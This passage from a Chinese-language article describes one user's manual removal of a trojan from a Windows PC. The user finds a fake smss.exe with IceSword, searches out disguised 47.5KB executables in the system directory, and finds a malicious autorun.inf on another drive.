


图1

小小木马谁怕谁啊，我拿出冰刃IceSword开始查看系统进程（图2），病毒的尾巴马上就露出来了，多了一个“smss.exe”进程，名字虽然一样，但是路径却不一样（微软自带的那个任务管理器是无法直接显示出路径的）。这点可躲不过我们小黑的法眼，木马隐藏自身的一般伎俩，我们也曾经玩过嘛。点击鼠标右键，结束掉“windows”目录下的那个“smss.exe”的进程，再删除相应相应目录下的文件，然后重新安装QQ和瑞星防火墙，再运行QQ键盘加密锁就没有红叉了，防火墙也能启动了，Windows目录下的“smss.exe”进程也没有再次出现。真没想到




图 2

这么轻而易举的就清除木马了，可以继续玩啦。

可惜好景不长，那些症状又重新出现了，而且还出现了一个错误提示（图3），上网也不正常了。我也没有安装什么其它程序啊，看来一定是还有其它可以启动木马的保护程序。先把那该死的进程结束掉再说，绝大多数的木马病毒都会藏身在系统目录下，先去看看。真是不看不知道，一看吓一跳，系统目录下都成了毒窝了（图4）。

看到这么多的病毒，还真不知道该怎么下手了，郁闷呀，直接删除肯定是不行的。我拿鼠标在它们上面晃啊晃，突然发现这些病毒都是47.5KB，而且都是exe或com类型的，看来都是同一个文件（使用UE的比较功能进行二进制比较，也证明我的想法是正确的），只是文件名不一样而已。有办法了，使用系统自带的搜索功能，文件名处填“*.exe;*.com”，大小设置成至少47KB，位置指定为“windows”目录，将文件类型下面的前三个勾选中（图5）。搜索完毕后再将结果按大小排序，很快这些病毒就全都露了出来（图6），都是一些很熟悉的名字，仔细看就会发现它们与正常的程序都有个别字母不同或类型不同。先使用WINRAR把它们全部压缩保存起来，留待以后研究使用，然后将这些病毒文件全部删除。




图 5

本以为这样就可以了，没想到在D盘下还有一个“autorun.inf”和“command.com”文件，其中autorun.inf里面的OPEN语句指向的就是command.com文件，大小也是47.5KB，看来是同一个病毒。连D盘都有，那其它盘一定也都有，来找找看，还是使用Windows的搜索功能，在上边的基础上把搜索条件设得再宽一点，将文件名设置成“*”，表示搜索所有类型的文件，搜索位置设置为“我的电脑”用于搜索整个硬盘，




图 3




图 4




图 6

